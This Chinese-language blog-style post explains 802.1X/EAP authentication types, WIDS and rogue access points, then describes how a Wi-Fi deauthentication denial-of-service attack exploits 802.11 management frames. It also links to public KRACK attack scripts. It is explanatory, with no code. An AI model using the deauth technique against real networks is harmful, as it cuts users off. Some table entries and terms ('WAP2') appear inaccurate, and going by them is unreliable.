EAP 是什么？ EAP 全称叫 802.1X/EAP 他常常给误解成 802.11x。802.1x 是基于端口的访问控制标准，是一种授权架构，允许或阻止流量通过端口访问网络资源，他主要是三部分构成：

1 请求方：也就是需要链接网络的设备

2 认证方：也就是认证你这个设备是否可以进入这个网络里面

3 认证服务器 ：对请求方进行身份验证，并将认证结果告诉认证方



这就是 802.1X/EAP 的认证过程。

EAP 的类型又那些?

EAP 的意思就是可扩展认证协议的缩写。最常部署的 EAP 验证类型包括 EAP-MD-5、EAP-TLS、EAP-LEAP、EAP-TTLS、EAP-Fast、EAP-PEAP

下面我就简单的介绍一下:

EAP-MD-5 质询是一种提供基本级别 EAP 支持的 EAP 验证类型。EAP-MD-5 通常 不建议用于 WiFi LAN 执行,因为它可能衍生用户密码。 它仅提供单向验证-没有相互验证的 WiFi 客户端和网络。 更为重要的是,它不提供衍生动态、按对话有限对等保密（WEP）密钥的方法

EAP-LEAP Cisco 开发了一种名为轻量级 EAP（LEAP 或 EAP-Cisco）的协议,以克服 802.11 安全中的一些缺点.使用 LEAP 时, AP 使用一个外部的远程验证拨号用户服务（RADIUS）服务器来实际处理客户端认证.实际上,AP 和无线客户端将通过 RADIUS 服务器，通过交换挑战和响应来相互认证，使用的凭证是用户名和密码。

EAP-Transport Level Security (EAP-TLS) 是在基于证书的安全环境中使用的 EAP 类型。如果您将智能卡用于远程访问身份验证，则必须使用 EAP-TLS 身份验证方法。EAP-TLS 的消息交换可以提供远程 VPN 客户端和验证程序之


间的相互身份验证、加密方法的协商和加密密钥的确定。EAP-TLS 提供了最强大的身份验证和密钥确定方法。

EAP-TTLS（隧道传输层安全）是由 Funk Software and Certicom 开发，作为 EAP-TLS 的扩展。此安全方法提供基于证书的相互验证,客户端和网络通过加密通道（或 "隧道"),以及衍生动态、每一用户、每次会话 WEP 密钥。与 EAP-TLS、EAP-TTLS 仅需要服务器方面的证书。

EAP-FAST（通过安全隧道灵活认证）是由 Cisco 开发。而不是使用证书,相互认证是通过 PAC（保护性接入身分凭证）,可通过验证服务器进行动态管理。PAC 可以配备（一次性分发）到客户端手动或自动。手动提供送到客户端通过磁盘或可靠的网络分发方法。自动提供是指带内,通过空气、发布。

EAP-PEAP（受保护的可扩展验证协议）提供了一种安全传输验证数据的方法,包括传统的密码协议,通过 802.11 WiFi 网络。PEAP 来实现通过使用隧道 PEAP 客户端和验证服务器之间。希望同竞争对手标准隧道传输层安全性（TTLS）、PEAP 验证 WiFi LAN 客户端使用服务器单边证书,从而简化了的执行和管理安全 WiFi 局域网。

如图（图片来自 cwsp，部分知识参考与 wcsp cwna 百度）








FIGURE 4.30 EAP-FAST process




EAP-TTLS

EAP-Tunneled Transport Layer Security (EAP-TTLS) was originally designed by Certicom and Funk Software (which is now owned by Juniper Networks) and is defined in RFC 5281. As with PEAP, it also uses a TLS-tunnel to protect less secure inner authentication methods. As shown in Figure 4.28, EAP-TTLS also uses two phases of operation very similar to EAP-PEAP.

FIGURE 4.28 EAP-TTLS process





WAP2 和 802.1X/EAP 比，wap2 没有认证服务器这个环节。对于无线安全来说，如果你的无线给入侵者进去了入侵者就可能接触到你的金融服务器/企业机密/还有个人医疗信息安全等等。这些领域的无线要求很高的安全才可以，如果不安全可想而知对于一个企业来说可能是致命的打击。我相信大家都看过没有绝对安全的系统这个电影，虽然有点不实际，但是他们告我我们真的是没有绝对安全的系统，只是他们很难找到罢了。

同样 EAP 认证也是，无线安全最怕的不是你的系统不安全而是你的员工没有意识到，就比如非法无线接入点，大多数情况下安装这些非法的接入点不是黑客而是自己的员工，他们没有意识到这样做的后果，wifi 已经成为我们生活的一部分了，有些员工会在自己的工作地方安装非法接入点，来弥补企业无线没有办法覆盖到的地方，这样做网络管理员没有办法发现这是非法接入点，对于一个企

业来说就白白的给黑客一个入侵的口子。入侵监控显得尤为重要，攻击者可以用无线网络进行入侵，所以企业必须对对有线端口进行监控，来防止员工私自装非法接入点，WIDS（Wireless Intrusion Detection System 无线入侵检测系统）就是来监控无线是否存在非法接入点，WIDS 是由 WIDS 服务器，管理控制台，传感器，组成的。WIDS 最适合监控第二层攻击，比如 MAC 欺骗，非法解除认证关联帧等等，对于平常的抓包暴力破解基本没有用，钓鱼也是没有用的，WIDS 有移动版本，也就是说你在破解和入侵一个 wifi 的时候是需要在这个 wifi 的范围里面的，如果一家企业在人流量很大的地方被黑客非法攻击，这个时候便携式 WIDS 就出场了，他可以抓到入侵者的非法设备，从而进行跟踪来确定他的具体位置。WIDS 的传感器只有监听模式，对 2.4G 14 个信号段和 5G 24 个信号段进行无间断的扫描来发现非法接入点，所以企业一定需要制定一些安全策略来保证企业网络安全，同时需要定期的培训员工的安全意识。EAP 这么好为什么没有多少企业用（设备和维护成本高）你们可能没有听过双面恶魔 AP 但是你们见过他的弟弟无线钓鱼就是基于双面恶魔的。最后我们来对比一下这些 EAP：

	EAP-MD5	EAP-LEAP	EAP-TTLS	EAP-TLS	EAP-FAST	PEAPV0（EAP-MSCHAPV2）
安全解决方法	RFC-2284	Cissco专有技术	RFC-5281	RCF-5216	不支持	IETF草案
客户端数字证书	不	不支持	可选	支持	不支持	支持
服务器端数字证书	不	不支持	支持	支持	支持	支持
客户端PAC	不支持	不支持	不支持	不支持	支持	支持
服务器端PAC	不支持	不支持	不支持	不支持	支持	支持
身份凭证安全性	弱	弱（跟密码强弱有关）	强	强	强（前提是阶段0安全）	强
加密密钥管理	不支持	支持	支持	支持	支持	支持
双向认证	不支持	这个是有争议的	支持	支持	支持	支持
隧道化认证	不支持	不支持	支持	可行	支持	支持
客户密码认证	支持	支持	支持	不适用	支持	支持
wifi-联盟是否支持	不支持	不支持	支持	支持	支持	支持

还有 REAPV0 和 PEAPV1 我就不介绍了，最近不是爆出 wap2 有漏洞吗，那我是不是用 EAP 最好了，你家又不是有很机密的东西，而且就算有（小姐姐）我们家用一般都不会给别人恶意破解，EAP 认证还需要你有 RADIUS（认证方服务器）这些无疑需要很多钱，系统安全做好了，自己也要做好安全，定期更改密码绑定 MAC 隐藏 SSID 这些就足够了。下面我附上 WAP2 漏洞（密钥重

装攻击）这个漏洞的价值在于学术研究，这个漏洞对环境是有要求的

https://github.com/vanhoefm/krackattacks-scripts

wifi 杀手

原创： 98 信安之路 2017-12-24

在网络的世界里我们每天都能够体验飞一样速度的网络，但是总是有一些人不怀好意让一些正常的网络出现异常比如使用 DOS DDOS 进行攻击利用合理的服务请求来占用过多的服务资源一些正常的访问却受到了干扰，同样 WiFi 也是一样。

Deauthentication Attack Detection（取消身份验证洪水攻击）我们一般都叫他为 Deauth 攻击 他是无线网络拒绝服务的攻击一种形式的状态，这种攻击是利用了 IEEE 802.11 协议下面的其中一种协议，攻击原理：一个 AP 连接了路由器在正常访问网络，这个时候 Hacker 利用自己电脑或者其他设备进行伪造取消身份认证的报文，路由器就会以为是 AP 发过来的需要和 AP 断开连接，已经连接的设备会自动断开。（我们在手机里面打开 WiFi 来寻找附近的 WiFi 时，其实不是你的手机在寻找 WiFi 而是路由器在根据 802.11 帧寻找）。

原理

这个时候我们就需要知道为什么会这样，那我们要先了解一些 IEEE 802.11 协议其中的 MAC，802.11 MAC（这里不是指代 MAC 地址）802.11 里面会有一个东西叫做帧。这个东西对于我们 WiFi 来说是非常重要。他主要分为三个部分：数据帧 控制帧 管理帧 其中我们的一个攻击手法就是来自管理帧。管理帧在 802.11 帧中占比非常的大（这里作者就不细讲解。802.11 帧非常的多而且复杂）然后我们就用到了管理帧中的一个叫做 Reason Code 字段。

Reason Code 字段

Reason Code 字段他是干什么的?


就是接入设备不适合加入这个网络的时候工作中会发出 Disassociation（取消关联）或者 Deauthentication（解除身份验证）帧来作为响应。

为什么会让你解除认证呢?

这个时候会发送一个 16 位的 Reason Code(原因代码)字段来进行解释你为什么加入不进去。

Reason Code 字段表的解释


Bits



原因解释:

代码	原因
0	保留；未使用
1	未指定
2	之前的身份验证无效
3	工作中已经离开基本服务区或扩展服务区域，目前已经解除身份认证
4	闲置计时器超时且工作中取消了关联
5	接入点资源不足，因而取消关联
6	从尚未认证的工作站收到的帧的类型或子类型不正确
7	从尚未关联的工作站收到的帧的类型或子类型不正确
8	工作中已经离开基本服务区或扩展服务区域，目前已经取消关联
9	在身份验证完成之前要求关联或者重新关联
10	（802.11h）无法接受 Power Capability 信息元素的设定值，因此取消关联
11	（802.11h）无法接受 Supportde Channels 信息元素的设定值，因此取消关联
12	保留
13	（802.11i）信息元素不正确（802.11i 的信息元素）
14	（802.11i）信息完整性校验失败
15	（802.11i）4 次密钥握手超时
16	（802.11i）组密钥握手超时
17	（802.11i）4 次握手信息元素的安全参数与初始数集不符 18（802.11i）成组密码不正确
19	（802.11i）成对密码不正确
20	（802.11i）身份验证与密钥管理协议不正确
21	（802.11i）未支持的强健安全网络信息元素（RSN IE）版本
22	（802.11i）RSN IE 的性能项不正确
23	（802.11i）802.1X 身份验证失败
24	（802.11i）所设定的使用策略（policy）拒绝所提议的密码组
25--65535	（802.11i）保留；未使用

这个就是这个 Reason Code 字段表的解释想明白的话还是需要自己去把 802.11 帧吃透（这个协议很复杂），然后我们的攻击手法就是利用了 802.11 自己帧的协议，不像其他无线干扰一样需要带很昂贵的设备，来进行干扰我们只需要对路由器发送解除认证帧就可以了。下图就解释了如何解除认证帧的原理：



首先客户端的连接这个 WiFi 发送认证请求，ap 收到然后给与客户认证响应，然后客户端在发送认证请求，ap 在发送认证响应客户端传输数据给 ap，就在这个时候攻击者发送取消身份认证，客户端还是在发送数据结果 AP Blocked（本意是此路不通）不接受客户端的数据，AP 就发送取消身份认证，

客户端就断开连接了（攻击者让 AP 误以为是客户端发送的解除认证，AP 就发送解除认证给客户端从而解除认证了），如果攻击者不停止攻击的话你怎么连接都连接不上去的。

上面那个图就解释了如何解除认证帧。

总结

